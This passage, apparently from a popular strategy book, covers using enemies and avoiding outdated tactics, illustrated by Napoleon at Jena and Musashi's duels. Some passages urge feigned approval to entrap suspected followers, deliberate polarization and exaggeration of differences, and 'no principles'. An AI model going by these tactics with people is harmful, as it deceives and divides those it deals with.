Sometimes it is better to take a less direct approach with your potential enemies--to be as subtle and conniving as they are. In 1519, Hernan Cortes arrived in Mexico with his band of adventurers. Among these five hundred men were some whose loyalty was dubious. Throughout the expedition, whenever any of Cortes's soldiers did something he saw as suspicious, he never got angry or accusatory. Instead he pretended to go along with them, accepting and approving what they had done. Thinking Cortes weak, or thinking he was on their side, they would take another step. Now he had what he wanted: a clear sign, to himself and others, that they were traitors. Now he could isolate and destroy them. Adopt the method of Cortes: if friends or followers whom you suspect of ulterior motives suggest something subtly hostile, or against your interests, or simply odd, avoid the temptation to react, to say no, to get angry, or even to ask questions. Go along, or seem to turn a blind eye: your enemies will soon go further, showing more of their hand. Now you have them in sight, and you can attack.

An enemy is often large and hard to pinpoint--an organization, or a person hidden behind some complicated network. What you want to do is take aim at one part of the group--a leader, a spokesman, a key member of the inner circle. That is how the activist Saul Alinsky tackled corporations and bureaucracies. In his 1960s campaign to desegregate Chicago's public-school system, he focused on the superintendent of schools, knowing full well that this man would try to shift the blame upward. By taking repeated hits at the superintendent, he was able to publicize his struggle, and it became impossible for the man to hide. Eventually those behind him had to come to his aid, exposing themselves in the process. Like Alinsky, never aim at a vague, abstract enemy. It is hard to drum up the emotions to fight such a bloodless battle, which in any case leaves your enemy invisible. Personalize the fight, eyeball to eyeball.

Danger is everywhere. There are always hostile people and destructive relationships. The only way to break out of a negative dynamic is to confront it. Repressing your anger, avoiding the person threatening you, always looking to conciliate--these common strategies spell ruin. Avoidance of conflict becomes a habit, and you lose the taste for battle. Feeling guilty is pointless; it is not your fault you have enemies. Feeling wronged or victimized is equally futile. In both cases you are looking inward, concentrating on yourself and your feelings. Instead of internalizing a bad situation, externalize it and face your enemy. It is the only way out.

The frequent hearing of my mistress reading the bible--for she often read aloud when her husband was absent--soon awakened my curiosity in respect to this mystery of reading, and roused in me the desire to learn. Having no fear of my kind mistress before my eyes, (she had given me no reason to fear,) I frankly asked her to teach me to read; and without hesitation, the dear woman began the task, and very soon, by her assistance, I was master of the alphabet, and could spell words of three or four letters...Master Hugh was amazed at the simplicity of his spouse, and, probably for the first time, he unfolded to her the true philosophy of slavery, and the peculiar rules necessary to be observed by masters and mistresses, in the management of their human chattels. Mr. Auld promptly forbade the continuance of her [*reading*] *instruction; telling her, in the first place, that the thing itself was unlawful; that it was also unsafe, and could only lead to mischief.... Mrs. Auld evidently felt the force of his remarks; and, like an obedient wife, began to shape her course in the direction indicated by her husband. The effect of his words, on me, was neither slight nor transitory. His iron sentences--cold and harsh--sunk deep into my heart, and stirred up not only my feelings into a sort of rebellion, but awakened within me a slumbering train of vital thought. It was a new and special revelation, dispelling a painful mystery, against which my youthful understanding had struggled, and struggled in vain, to wit: the white man's power to perpetuate the enslavement of the black man. "Very well," thought I; "knowledge unfits a child to be a slave." I instinctively assented to the proposition; and from that moment I understood the direct pathway from slavery to freedom. This was just what I needed; and got it at a time, and from a source, whence I least expected it.... Wise as Mr. Auld was, he evidently underrated my comprehension, and had little idea of the use to which I was capable of putting the impressive lesson he was giving to his wife.... That which he most loved I most hated; and the very determination which he expressed to keep me in ignorance, only rendered me the more resolute in seeking intelligence.*

MY BONDAGE AND MY FREEDOM, FREDERICK DOUGLASS, 1818-1895

The child psychologist Jean Piaget saw conflict as a critical part of mental development. Through battles with peers and then parents, children learn to adapt to the world and develop strategies for dealing with problems. Those children who seek to avoid conflict at all cost, or those who have overprotective parents, end up handicapped socially and mentally. The same is true of adults: it is through your battles with others that you learn what works, what doesn't, and how to protect yourself. Instead of shrinking from the idea of having enemies, then, embrace it. Conflict is therapeutic.

Enemies bring many gifts. For one thing, they motivate you and focus your beliefs. The artist Salvador Dali found early on that there were many qualities he could not stand in people: conformity, romanticism, piety. At every stage of his life, he found someone he thought embodied these anti-ideals--an enemy to vent on. First it was the poet Federico Garcia Lorca, who wrote romantic poetry; then it was Andre Breton, the heavy-handed leader of the surrealist movement. Having such enemies to rebel against made Dali feel confident and inspired.

Enemies also give you a standard by which to judge yourself, both personally and socially. The

samurai of Japan had no gauge of their excellence unless they fought the best swordsmen; it took Joe Frazier to make Muhammad Ali a truly great fighter. A tough opponent will bring out the best in you. And the bigger the opponent, the greater your reward, even in defeat. It is better to lose to a worthy opponent than to squash some harmless foe. You will gain sympathy and respect, building support for your next fight.

Being attacked is a sign that you are important enough to be a target. You should relish the attention and the chance to prove yourself. We all have aggressive impulses that we are forced to repress; an enemy supplies you with an outlet for these drives. At last you have someone on whom to unleash your aggression without feeling guilty.

Leaders have always found it useful to have an enemy at their gates in times of trouble, distracting the public from their difficulties. In using your enemies to rally your troops, polarize them as far as possible: they will fight the more fiercely when they feel a little hatred. So exaggerate the differences between you and the enemy--draw the lines clearly. Xenophon made no effort to be fair; he did not say that the Persians weren't really such a bad lot and had done much to advance civilization. He called them barbarians, the antithesis of the Greeks. He described their recent treachery and said they were an evil culture that could find no favor with the gods. And so it is with you: victory is your goal, not fairness and balance. Use the rhetoric of war to heighten the stakes and stimulate the spirit.

What you want in warfare is room to maneuver. Tight corners spell death. Having enemies gives you options. You can play them off against each other, make one a friend as a way of attacking the other, on and on. Without enemies you will not know how or where to maneuver, and you will lose a sense of your limits, of how far you can go. Early on, Julius Caesar identified Pompey as his enemy. Measuring his actions and calculating carefully, he did only those things that left him in a solid position in relation to Pompey. When war finally broke out between the two men, Caesar was at his best. But once he defeated Pompey and had no more such rivals, he lost all sense of proportion--in fact, he fancied himself a god. His defeat of Pompey was his own undoing. Your enemies force on you a sense of realism and humility.

Remember: there are always people out there who are more aggressive, more devious, more ruthless than you are, and it is inevitable that some of them will cross your path. You will have a tendency to want to conciliate and compromise with them. The reason is that such types are often brilliant deceivers who see the strategic value in charm or in seeming to allow you plenty of space, but actually their desires have no limit, and they are simply trying to disarm you. With some people you have to harden yourself, to recognize that there is no middle ground, no hope of conciliation. For your opponent your desire to compromise is a weapon to use against you. Know these dangerous enemies by their past: look for quick power grabs, sudden rises in fortune, previous acts of treachery. Once you suspect you are dealing with a Napoleon, do not lay down your arms or entrust them to someone else. You are the last line of your own defense.

Image:
The Earth. The enemy is the ground beneath your feet. It has a gravity that holds you in place, a force of resistance. Root yourself deep in this earth to gain firmness and strength. Without an enemy to walk upon, to trample, you lose your bearings and all sense of proportion.

Authority: If you count on safety and do not think of danger, if you do not know enough to be wary when enemies arrive, this is called a sparrow nesting on a tent, a fish swimming in a cauldron--they won't last the day.--*Chuko Liang (A.D. 181-234)*

REVERSAL

Always keep the search for and use of enemies under control. It is clarity you want, not paranoia. It is the downfall of many tyrants to see an enemy in everyone. They lose their grip on reality and become hopelessly embroiled in the emotions their paranoia churns up. By keeping an eye on possible enemies, you are simply being prudent and cautious. Keep your suspicions to yourself, so that if you're wrong, no one will know. Also, beware of polarizing people so completely that you cannot back off. Margaret Thatcher, usually brilliant at the polarizing game, eventually lost control of it: she created too many enemies and kept repeating the same tactic, even in situations that called for retreat. Franklin Delano Roosevelt was a master polarizer, always looking to draw a line between himself and his enemies. Once he had made that line clear enough, though, he backed off, which made him look like a conciliator, a man of peace who occasionally went to war. Even if that impression was false, it was the height of wisdom to create it.

DO NOT FIGHT THE LAST WAR

THE GUERRILLA-WAR-OF-THE-MIND STRATEGY

What most often weighs you down and brings you misery is the past, in the form of unnecessary attachments, repetitions of tired formulas, and the memory of old victories and defeats. You must consciously wage war against the past and force yourself to react to the present moment. Be ruthless on yourself; do not repeat the same tired methods. Sometimes you must force yourself to strike out in new directions, even if they involve risk. What you may lose in comfort and security, you will gain in surprise, making it harder for your enemies to tell what you will do. Wage guerrilla war on your mind, allowing no static lines of defense, no exposed citadels--make everything fluid and mobile.

> *Theory cannot equip the mind with formulas for solving problems, nor can it mark the narrow path on which the sole solution is supposed to lie by planting a hedge of principles on either side. But it can give the mind insight into the great mass of phenomena and of their relationships, then leave it free to rise into the higher realms of action. There the mind can use its innate talents to capacity, combining them all so as to seize on what is right and true as though this were a single idea formed by their concentrated pressure--as though it were a response to the immediate challenge rather than a product of thought.*
>
> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

THE LAST WAR

No one has risen to power faster than Napoleon Bonaparte (1769-1821). In 1793 he went from captain in the French revolutionary army to brigadier general. In 1796 he became the leader of the French force in Italy fighting the Austrians, whom he crushed that year and again three years later. He became first consul of France in 1801, emperor in 1804. In 1805 he humiliated the Austrian and Russian armies at the Battle of Austerlitz.

For many, Napoleon was more than a great general; he was a genius, a god of war. Not everyone was impressed, though: there were Prussian generals who thought he had merely been lucky. Where Napoleon was rash and aggressive, they believed, his opponents had been timid and weak. If he ever faced the Prussians, he would be revealed as a great fake.

Among these Prussian generals was Friedrich Ludwig, prince of Hohenlohe-Ingelfingen (1746-1818). Hohenlohe came from one of Germany's oldest aristocratic families, one with an illustrious military record. He had begun his career young, serving under Frederick the Great (1712-86) himself, the man who had single-handedly made Prussia a great power. Hohenlohe had risen through the ranks, becoming a general at fifty--young by Prussian standards.

To Hohenlohe success in war depended on organization, discipline, and the use of superior strategies developed by trained military minds. The Prussians exemplified all of these virtues. Prussian soldiers drilled relentlessly until they could perform elaborate maneuvers as precisely as a machine. Prussian generals intensely studied the victories of Frederick the Great; war for them was a mathematical affair, the application of timeless principles. To the generals Napoleon was a Corsican hothead leading an unruly citizens' army. Superior in knowledge and skill, they would outstrategize him. The French would panic and crumble in the face of the disciplined Prussians; the Napoleonic myth would lie in ruins, and Europe could return to its old ways.

In August 1806, Hohenlohe and his fellow generals finally got what they wanted: King Friedrich

Wilhelm III of Prussia, tired of Napoleon's broken promises, decided to declare war on him in six weeks. In the meantime he asked his generals to come up with a plan to crush the French.

Hohenlohe was ecstatic. This campaign would be the climax of his career. He had been thinking for years about how to beat Napoleon, and he presented his plan at the generals' first strategy session: precise marches would place the army at the perfect angle from which to attack the French as they advanced through southern Prussia. An attack in oblique formation--Frederick the Great's favorite tactic--would deliver a devastating blow. The other generals, all in their sixties and seventies, presented their own plans, but these too were merely variants on the tactics of Frederick the Great. Discussion turned into argument; several weeks went by. Finally the king had to step in and create a compromise strategy that would satisfy all of his generals.

> *He* [*Baron Antoine-Henri de Jomini*] *--often quite arbitrarily--presses* [*the deeds of Napoleon*] *into a system which he foists on Napoleon, and, in doing so, completely fails to see what, above all, really constitutes the greatness of this captain--namely, the reckless boldness of his operations, where, scoffing at all theory, he always tried to do what suited each occasion best.*
>
> FRIEDRICH VON BERNHARDI, 1849-1930

A feeling of exuberance swept the country, which would soon relive the glory years of Frederick the Great. The generals realized that Napoleon knew about their plans--he had excellent spies--but the Prussians had a head start, and once their war machine started to move, nothing could stop it.

On October 5, a few days before the king was to declare war, disturbing news reached the generals. A reconnaissance mission revealed that divisions of Napoleon's army, which they had believed was dispersed, had marched east, merged, and was massing deep in southern Prussia. The captain who had led the scouting mission reported that the French soldiers were marching with packs on their backs: where the Prussians used slow-moving wagons to provision their troops, the French carried their own supplies and moved with astonishing speed and mobility.

Before the generals had time to adjust their plans, Napoleon's army suddenly wheeled north, heading straight for Berlin, the heart of Prussia. The generals argued and dithered, moving their troops here and there, trying to decide where to attack. A mood of panic set in. Finally the king ordered a retreat: the troops would reassemble to the north and attack Napoleon's flank as he advanced toward Berlin. Hohenlohe was in charge of the rear guard, protecting the Prussians' retreat.

On October 14, near the town of Jena, Napoleon caught up with Hohenlohe, who finally faced the battle he had wanted so desperately. The numbers on both sides were equal, but while the French were an unruly force, fighting pell-mell and on the run, Hohenlohe kept his troops in tight order, orchestrating them like a corps de ballet. The fighting went back and forth until finally the French captured the village of Vierzehnheiligen.

Hohenlohe ordered his troops to retake the village. In a ritual dating back to Frederick the Great, a drum major beat out a cadence and the Prussian soldiers, their colors flying, re-formed their positions in perfect parade order, preparing to advance. They were in an open plain, though, and Napoleon's men were behind garden walls and on the house roofs. The Prussians fell like ninepins to the French marksmen. Confused, Hohenlohe ordered his soldiers to halt and change formation. The drums beat again, the Prussians marched with magnificent precision, always a sight to behold--but the French kept shooting, decimating the Prussian line.

Never had Hohenlohe seen such an army. The French soldiers were like demons. Unlike his disciplined soldiers, they moved on their own, yet there was method to their madness. Suddenly, as if from nowhere, they rushed forward on both sides, threatening to surround the Prussians. The prince

ordered a retreat. The Battle of Jena was over.

Like a house of cards, the Prussians quickly crumbled, one fortress falling after another. The king fled east. In a matter of days, virtually nothing remained of the once mighty Prussian army.

THE BAT AND THE HOUSE-FERRETS

A bat fell to the ground and was caught by a house-ferret. Realizing that she was on the point of being killed, she begged for her life. The house-ferret said to her that she couldn't let her go, for ferrets were supposed to be natural enemies to all birds. The bat replied that she herself was not a bird, but a mouse. She managed to extricate herself from her danger by this means. Eventually, falling a second time, the bat was caught by another house-ferret. Again she pleaded to the ferret not to eat her. The second ferret declared that she absolutely detested all mice. But the bat positively affirmed that she was not a mouse but a bat. And so she was released again. And that was how she saved herself from death twice by a mere change of name. This fable shows that it is not always necessary to confine ourselves to the same tactics. But, on the contrary, if we are adaptable to circumstances we can better escape danger.

FABLES, AESOP, SIXTH CENTURY B.C.

Interpretation

The reality facing the Prussians in 1806 was simple: they had fallen fifty years behind the times. Their generals were old, and instead of responding to present circumstances, they were repeating formulas that had worked in the past. Their army moved slowly, and their soldiers were automatons on parade. The Prussian generals had many signs to warn them of disaster: their army had not performed well in its recent engagements, a number of Prussian officers had preached reform, and, last but not least, they had had ten years to study Napoleon--his innovative strategies and the speed and fluidity with which his armies converged on the enemy. Reality was staring them in the face, yet they chose to ignore it. Indeed, they told themselves that Napoleon was the one who was doomed.

You might find the Prussian army just an interesting historical example, but in fact you are likely marching in the same direction yourself. What limits individuals as well as nations is the inability to confront reality, to see things for what they are. As we grow older, we become more rooted in the past. Habit takes over. Something that has worked for us before becomes a doctrine, a shell to protect us from reality. Repetition replaces creativity. We rarely realize we're doing this, because it is almost impossible for us to see it happening in our own minds. Then suddenly a young Napoleon crosses our path, a person who does not respect tradition, who fights in a new way. Only then do we see that our ways of thinking and responding have fallen behind the times.

Never take it for granted that your past successes will continue into the future. Actually, your past successes are your biggest obstacle: every battle, every war, is different, and you cannot assume that what worked before will work today. You must cut yourself loose from the past and open your eyes to the present. Your tendency to fight the last war may lead to your final war.

When in 1806 the Prussian generals...plunged into the open jaws of disaster by using Frederick the Great's oblique order of battle, it was not just a case of a style that had outlived its usefulness but the most extreme poverty of the imagination to which routine has ever led. The result was that the Prussian army under Hohenlohe was ruined more completely than any army has ever been ruined on the battlefield.

--Carl von Clausewitz, ON WAR *(1780-1831)*

THE PRESENT WAR

In 1605, Miyamoto Musashi, a samurai who had made a name for himself as a swordsman at the young age of twenty-one, was challenged to a duel. The challenger, a young man named Matashichiro, came from the Yoshioka family, a clan itself renowned for swordsmanship. Earlier that year Musashi had defeated Matashichiro's father, Genzaemon, in a duel. Days later he had killed Genzaemon's younger brother in another duel. The Yoshioka family wanted revenge.

I never read any treatises on strategy.... When we fight, we do not take any books with us.

MAO TSE-TUNG, 1893-1976

Musashi's friends smelled a trap in Matashichiro's challenge and offered to accompany him to the duel, but Musashi went alone. In his earlier fights with the Yoshiokas, he had angered them by showing up hours late; this time, though, he came early and hid in the trees. Matashichiro arrived with a small army. Musashi would "arrive way behind schedule as usual," one of them said, "but that trick won't work with us anymore!" Confident in their ambush, Matashichiro's men lay down and hid in the grass. Suddenly Musashi leaped out from behind his tree and shouted, "I've been waiting long enough. Draw your sword!" In one swift stroke, he killed Matashichiro, then took a position at an angle to the other men. All of them jumped to their feet, but they were caught off guard and startled, and instead of surrounding him, they stood in a broken line. Musashi simply ran down the line, killing the dazed men one after another in a matter of seconds.

Musashi's victory sealed his reputation as one of Japan's greatest swordsmen. He now roamed the country looking for suitable challenges. In one town he heard of an undefeated warrior named Baiken whose weapons were a sickle and a long chain with a steel ball at the end of it. Musashi wanted to see these weapons in action, but Baiken refused: the only way he could see them work, Baiken said, was by fighting a duel.

REFRESHING THE MIND When you and your opponent are engaged in combat which is dragging on with no end in sight, it is crucial that you should come up with a completely different technique. By refreshing your mind and techniques as you continue to fight your opponent, you will find an appropriate rhythm-timing with which to defeat him. Whenever you and your opponent become stagnant, you must immediately employ a different method of dealing with him in order to overcome him.

THE BOOK OF FIVE RINGS, MIYAMOTO MUSASHI, 1584-1645

Once again Musashi's friends chose the safe route: they urged him to walk away. No one had come close to defeating Baiken, whose weapons were unbeatable: swinging his ball in the air to build up momentum, he would force his victim backward with a relentless charge, then hurl the ball at the man's face. His opponent would have to fend off the ball and chain, and while his sword arm was occupied, in that brief instant Baiken would slash him with the sickle across his neck.

Ignoring the warnings of his friends, Musashi challenged Baiken and showed up at the man's tent with two swords, one long, one short. Baiken had never seen someone fight with two swords. Also, instead of letting Baiken charge him, Musashi charged first, pushing his foe back on his heels. Baiken hesitated to throw the ball, for Musashi could parry it with one sword and strike him with the other. As he looked for an opening, Musashi suddenly knocked him off balance with a blow of the short sword and then, in a split second, followed with a thrust of the long one, stabbing him through and killing the once undefeated master Baiken.

A few years later, Musashi heard about a great samurai named Sasaki Ganryu, who fought with a very long sword--a startlingly beautiful weapon, which seemed possessed of some warlike spirit. This fight would be Musashi's ultimate test. Ganryu accepted his challenge; the duel would take place on a little island near the samurai's home.

It is a disease to be obsessed by the thought of winning. It is also a disease to be obsessed by the thought of employing your swordsmanship. So it is to be obsessed by the thought of using everything you have learned, and to be obsessed by the thought of attacking. It is also a disease to be obsessed and stuck with the thought of ridding yourself of any of these diseases. A disease here is an obsessed mind that dwells on one thing. Because all these diseases are in your mind, you must get rid of them to put your mind in order.

TAKUAN, JAPAN, 1573-1645

On the morning of the duel, the island was packed. A fight between such warriors was unprecedented. Ganryu arrived on time, but Musashi was late, very late. An hour went by, then two; Ganryu was furious. Finally a boat was spotted approaching the island. Its passenger was lying down, half asleep, it seemed, whittling at a long wooden oar. It was Musashi. He seemed lost in thought, staring into the clouds. When the boat came to shore, he tied a dirty towel around his head and jumped out of the boat, brandishing the long oar--longer than Ganryu's famous sword. This strange man had come to the biggest fight of his life with an oar for a sword and a towel for a headband.

Ganryu called out angrily, "Are you so frightened of me that you have broken your promise to be here by eight?" Musashi said nothing but stepped closer. Ganryu drew his magnificent sword and threw the sheath onto the sand. Musashi smiled: "Sasaki, you have just sealed your doom." "Me? Defeated? Impossible!" "What victor on earth," replied Musashi, "would abandon his sheath to the sea?" This enigmatic remark only made Ganryu angrier.

Then Musashi charged, aiming his sharpened oar straight for his enemy's eyes. Ganryu quickly raised his sword and struck at Musashi's head but missed, only cutting the towel headband in two. He had never missed before. In almost the same instant, Musashi brought down his wooden sword, knocking Ganryu off his feet. The spectators gasped. As Ganryu struggled up, Musashi killed him with a blow to the head. Then, after bowing politely to the men officiating over the duel, he got back into the boat and left as calmly as he had arrived.

From that moment on, Musashi was considered a swordsman without peer.

Anyone can plan a campaign, but few are capable of waging war, because only a true military genius can handle the developments and circumstances.

NAPOLEON BONAPARTE, 1769-1821

Interpretation

Miyamoto Musashi, author of *The Book of Five Rings*, won all his duels for one reason: in each instance he adapted his strategy to his opponent and to the circumstances of the moment. With Matashichiro he decided it was time to arrive early, which he hadn't done in his previous fights. Victory against superior numbers depended on surprise, so he leaped up when his opponents lay down; then, once he had killed their leader, he set himself at an angle that invited them to charge at him instead of surrounding him, which would have been much more dangerous for him. With Baiken it was simply a matter of using two swords and then crowding his space, giving him no time to react intelligently to this novelty. With Ganryu he set out to infuriate and humiliate his haughty opponent--

the wooden sword, the nonchalant attitude, the dirty-towel headband, the enigmatic remark, the charge at the eyes.

Musashi's opponents depended on brilliant technique, flashy swords, and unorthodox weapons. That is the same as fighting the last war: instead of responding to the moment, they relied on training, technology, and what had worked before. Musashi, who had grasped the essence of strategy when he was still very young, turned their rigidity into their downfall. His first thought was of the gambit that would take this particular opponent most by surprise. Then he would anchor himself in the moment: having set his opponent off balance with something unexpected, he would watch carefully, then respond with another action, usually improvised, that would turn mere disequilibrium into defeat and death.

Thunder and wind: the image of DURATION. Thus the superior man stands firm And does not change his direction. Thunder rolls, and the wind blows; both are examples of extreme mobility and so are seemingly the very opposite of duration, but the laws governing their appearance and subsidence, their coming and going, endure. In the same way the independence of the superior man is not based on rigidity and immobility of character. He always keeps abreast of the time and changes with it. What endures is the unswerving directive, the inner law of his being, which determines all his actions.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

In preparing yourself for war, you must rid yourself of myths and misconceptions. Strategy is not a question of learning a series of moves or ideas to follow like a recipe; victory has no magic formula. Ideas are merely nutrients for the soil: they lie in your brain as possibilities, so that in the heat of the moment they can inspire a direction, an appropriate and creative response. Let go of all fetishes--books, techniques, formulas, flashy weapons--and learn to become your own strategist.

Thus one's victories in battle cannot be repeated--they take their form in response to inexhaustibly changing circumstances.

--Sun-tzu (fourth century B.C.)

KEYS TO WARFARE

In looking back on an unpleasant or disagreeable experience, the thought inevitably occurs to us: if only we had said or done *x* instead of *y*, if only we could do it over. Many a general has lost his head in the heat of battle and then, looking back, has thought of the one tactic, the one maneuver, that would have changed it all. Even Prince Hohenlohe, years later, could see how he had botched the retaking of Vierzehnheiligen. The problem, though, is not that we think of the solution only when it is too late. The problem is that we imagine that knowledge is what was lacking: if only we had known more, if only we had thought it through more thoroughly. That is precisely the wrong approach. What makes us go astray in the first place is that we are unattuned to the present moment, insensitive to the circumstances. We are listening to our own thoughts, reacting to things that happened in the past, applying theories and ideas that we digested long ago but that have nothing to do with our predicament in the present. More books, theories, and thinking only make the problem worse.

My policy is to have no policy.

ABRAHAM LINCOLN, 1809-1865

Understand: the greatest generals, the most creative strategists, stand out not because they have more knowledge but because they are able, when necessary, to drop their preconceived notions and focus intensely on the present moment. That is how creativity is sparked and opportunities are seized. Knowledge, experience, and theory have limitations: no amount of thinking in advance can prepare you for the chaos of life, for the infinite possibilities of the moment. The great philosopher of war Carl von Clausewitz called this "friction": the difference between our plans and what actually happens. Since friction is inevitable, our minds have to be capable of keeping up with change and adapting to the unexpected. The better we can adapt our thoughts to changing circumstances, the more realistic our responses to them will be. The more we lose ourselves in predigested theories and past experiences, the more inappropriate and delusional our response.

It can be valuable to analyze what went wrong in the past, but it is far more important to develop the capacity to think in the moment. In that way you will make far fewer mistakes to analyze.

If you put an empty gourd on the water and touch it, it will slip to one side. No matter how you try, it won't stay in one spot. The mind of someone who has reached the ultimate state does not stay with anything, even for a second. It is like an empty gourd on the water that is pushed around.

TAKUAN, JAPAN, 1573-1645

Think of the mind as a river: the faster it flows, the better it keeps up with the present and responds to change. The faster it flows, also the more it refreshes itself and the greater its energy. Obsessional thoughts, past experiences (whether traumas or successes), and preconceived notions are like boulders or mud in this river, settling and hardening there and damming it up. The river stops moving; stagnation sets in. You must wage constant war on this tendency in the mind.

The first step is simply to be aware of the process and of the need to fight it. The second is to adopt a few tactics that might help you to restore the mind's natural flow.

Reexamine all your cherished beliefs and principles. When Napoleon was asked what principles of war he followed, he replied that he followed none. His genius was his ability to respond to circumstances, to make the most of what he was given--he was the supreme opportunist. Your only principle, similarly, should be to have no principles. To believe that strategy has inexorable laws or timeless rules is to take up a rigid, static position that will be your undoing. Of course the study of history and theory can broaden your vision of the world, but you have to combat theory's tendency to harden into dogma. Be brutal with the past, with tradition, with the old ways of doing things. Declare war on sacred cows and voices of convention in your own head.

Our education is often a problem. During World War II, the British fighting the Germans in the deserts of North Africa were well trained in tank warfare; you might say they were indoctrinated with theories about it. Later in the campaign, they were joined by American troops who were much less educated in these tactics. Soon, though, the Americans began to fight in a way that was equal if not superior to the British style; they adapted to the mobility of this new kind of desert combat. According to Field Marshal Erwin Rommel himself, the leader of the German army in North Africa, "The Americans...profited far more than the British from their experience in Africa, thus confirming the axiom that education is easier than reeducation."

What Rommel meant was that education tends to burn precepts into the mind that are hard to shake. In the midst of combat, the trained mind may fall a step behind--focusing more on learned rules than on the changing circumstances of battle. When you are faced with a new situation, it is often best to imagine that you know nothing and that you need to start learning all over again. Clearing your head of everything you thought you knew, even your most cherished ideas, will give you the mental

space to be educated by your present experience--the best school of all. You will develop your own strategic muscles instead of depending on other people's theories and books.

Erase the memory of the last war. The last war you fought is a danger, even if you won it. It is fresh in your mind. If you were victorious, you will tend to repeat the strategies you just used, for success makes us lazy and complacent; if you lost, you may be skittish and indecisive. Do not think about the last war; you do not have the distance or the detachment. Instead do whatever you can to blot it from your mind. During the Vietnam War, the great North Vietnamese general Vo Nguyen Giap had a simple rule of thumb: after a successful campaign, he would convince himself that it had actually been a failure. As a result he never got drunk on his success, and he never repeated the same strategy in the next battle. Rather he had to think through each situation anew.

Ted Williams, perhaps baseball's greatest pure hitter, made a point of always trying to forget his last at-bat. Whether he'd gotten a home run or a strikeout, he put it behind him. No two at-bats are the same, even against the same pitcher, and Williams wanted an open mind. He would not wait for the next at-bat to start forgetting: the minute he got back to the dugout, he started focusing on what was happening in the game taking place. Attention to the details of the present is by far the best way to crowd out the past and forget the last war.

Keep the mind moving. When we were children, our minds never stopped. We were open to new experiences and absorbed as much of them as possible. We learned fast, because the world around us excited us. When we felt frustrated or upset, we would find some creative way to get what we wanted and then quickly forget the problem as something new crossed our path.

All the greatest strategists--Alexander the Great, Napoleon, Musashi--were childlike in this respect. Sometimes, in fact, they even acted like children. The reason is simple: superior strategists see things as they are. They are highly sensitive to dangers and opportunities. Nothing stays the same in life, and keeping up with circumstances as they change requires a great deal of mental fluidity. Great strategists do not act according to preconceived ideas; they respond to the moment, like children. Their minds are always moving, and they are always excited and curious. They quickly forget the past--the present is much too interesting.

> *Defeat is bitter. Bitter to the common soldier, but trebly bitter to his general. The soldier may comfort himself with the thought that, whatever the result, he has done his duty faithfully and steadfastly, but the commander has failed in his duty if he has not won victory--for that is his duty. He has no other comparable to it. He will go over in his mind the events of the campaign. "Here," he will think, "I went wrong; here I took counsel of my fears when I should have been bold; there I should have waited to gather strength, not struck piecemeal; at such a moment I failed to grasp opportunity when it was presented to me." He will remember the soldiers whom he sent into the attack that failed and who did not come back. He will recall the look in the eyes of men who trusted him. "I have failed them," he will say to himself, "and failed my country!" He will see himself for what he is--a defeated general. In a dark hour he will turn in upon himself and question the very foundations of his leadership and manhood. And then he must stop! For if he is ever to command in battle again, he must shake off these regrets, and stamp on them, as they claw at his will and his self-confidence. He must beat off these attacks he delivers against himself, and cast out the doubts born of failure. Forget them, and remember only the lessons to be learned from defeat--they are more than from victory.*
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> *DEFEAT INTO VICTORY*, WILLIAM SLIM, 1897-1970

The Greek thinker Aristotle thought that life was defined by movement. What does not move is dead. What has speed and mobility has more possibilities, more life. We all start off with the mobile mind of a Napoleon, but as we get older, we tend to become more like the Prussians. You may think that what you'd like to recapture from your youth is your looks, your physical fitness, your simple pleasures, but what you really need is the fluidity of mind you once possessed. Whenever you find your thoughts revolving around a particular subject or idea--an obsession, a resentment--force them past it. Distract yourself with something else. Like a child, find something new to be absorbed by, something worthy of concentrated attention. Do not waste time on things you cannot change or influence. Just keep moving.

Absorb the spirit of the times. Throughout the history of warfare, there have been classic battles in which the past has confronted the future in a hopeless mismatch. It happened in the seventh century, when the Persians and Byzantines confronted the invincible armies of Islam, with their new form of desert fighting; or in the first half of the thirteenth century, when the Mongols used relentless mobility to overwhelm the heavy armies of the Russians and Europeans; or in 1806, when Napoleon crushed the Prussians at Jena. In each case the conquering army developed a way of fighting that maximized a new form of technology or a new social order.

You can reproduce this effect on a smaller scale by attuning yourself to the spirit of the times. Developing antennae for the trends that have yet to crest takes work and study, as well as the flexibility to adapt to those trends. As you get older, it is best to periodically alter your style. In the golden age of Hollywood, most actresses had very short careers. But Joan Crawford fought the studio system and managed to have a remarkably long career by constantly changing her style, going from siren to noir heroine to cult queen. Instead of staying sentimentally attached to some fashion of days gone by, she was able to sense a rising trend and go with it. By constantly adapting and changing your style, you will avoid the pitfalls of your previous wars. Just when people feel they know you, you will change.

Reverse course. The great Russian novelist Fyodor Dostoyevsky suffered from epilepsy. Just before a seizure, he would experience a moment of intense ecstasy, which he described as a feeling of being suddenly flooded with reality, a momentary vision of the world exactly as it is. Later he would find himself getting depressed, as this vision was crowded out by the habits and routines of daily life. During these depressions, wanting to feel that closeness to reality again, he would go to the nearest casino and gamble away all his money. There reality would overwhelm him; comfort and routine would be gone, stale patterns broken. Having to rethink everything, he would get his creative energy back. This was the closest he could deliberately come to the sense of ecstasy he got through epilepsy.

Dostoyevsky's method was a little extreme, but sometimes you have to shake yourself up, break free from the hold of the past. This can take the form of reversing your course, doing the opposite of what you would normally do in any given situation, putting yourself in some unusual circumstance, or literally starting over. In those situations the mind has to deal with a new reality, and it snaps to life. The change may be alarming, but it is also refreshing--even exhilarating.

> *To know that one is in a certain condition, in a certain state, is already a process of liberation; but a man who is not aware of his condition, of his struggle, tries to be something other than he is, which brings about habit. So, then, let us keep in mind that we want to examine what is, to observe and be aware of exactly what is the actual, without giving it any slant, without giving it an interpretation. It needs an extraordinarily astute mind, an extraordinarily pliable heart, to be aware of and to follow what is; because what is is constantly moving, constantly undergoing a*

transformation, and if the mind is tethered to belief, to knowledge, it ceases to pursue, it ceases to follow the swift movement of what is. What is is not static, surely--it is constantly moving, as you will see if you observe it very closely. To follow it, you need a very swift mind and a pliable heart--which are denied when the mind is static, fixed in a belief, in a prejudice, in an identification; and a mind and heart that are dry cannot follow easily, swiftly, that which is.

JIDDU KRISHNAMURTI, 1895-1986

Relationships often develop a certain tiresome predictability. You do what you usually do, other people respond the way they usually do, and around it goes. If you reverse course, act in a novel manner, you alter the entire dynamic. Do this every so often to break up the relationship's stale patterns and open it to new possibilities.

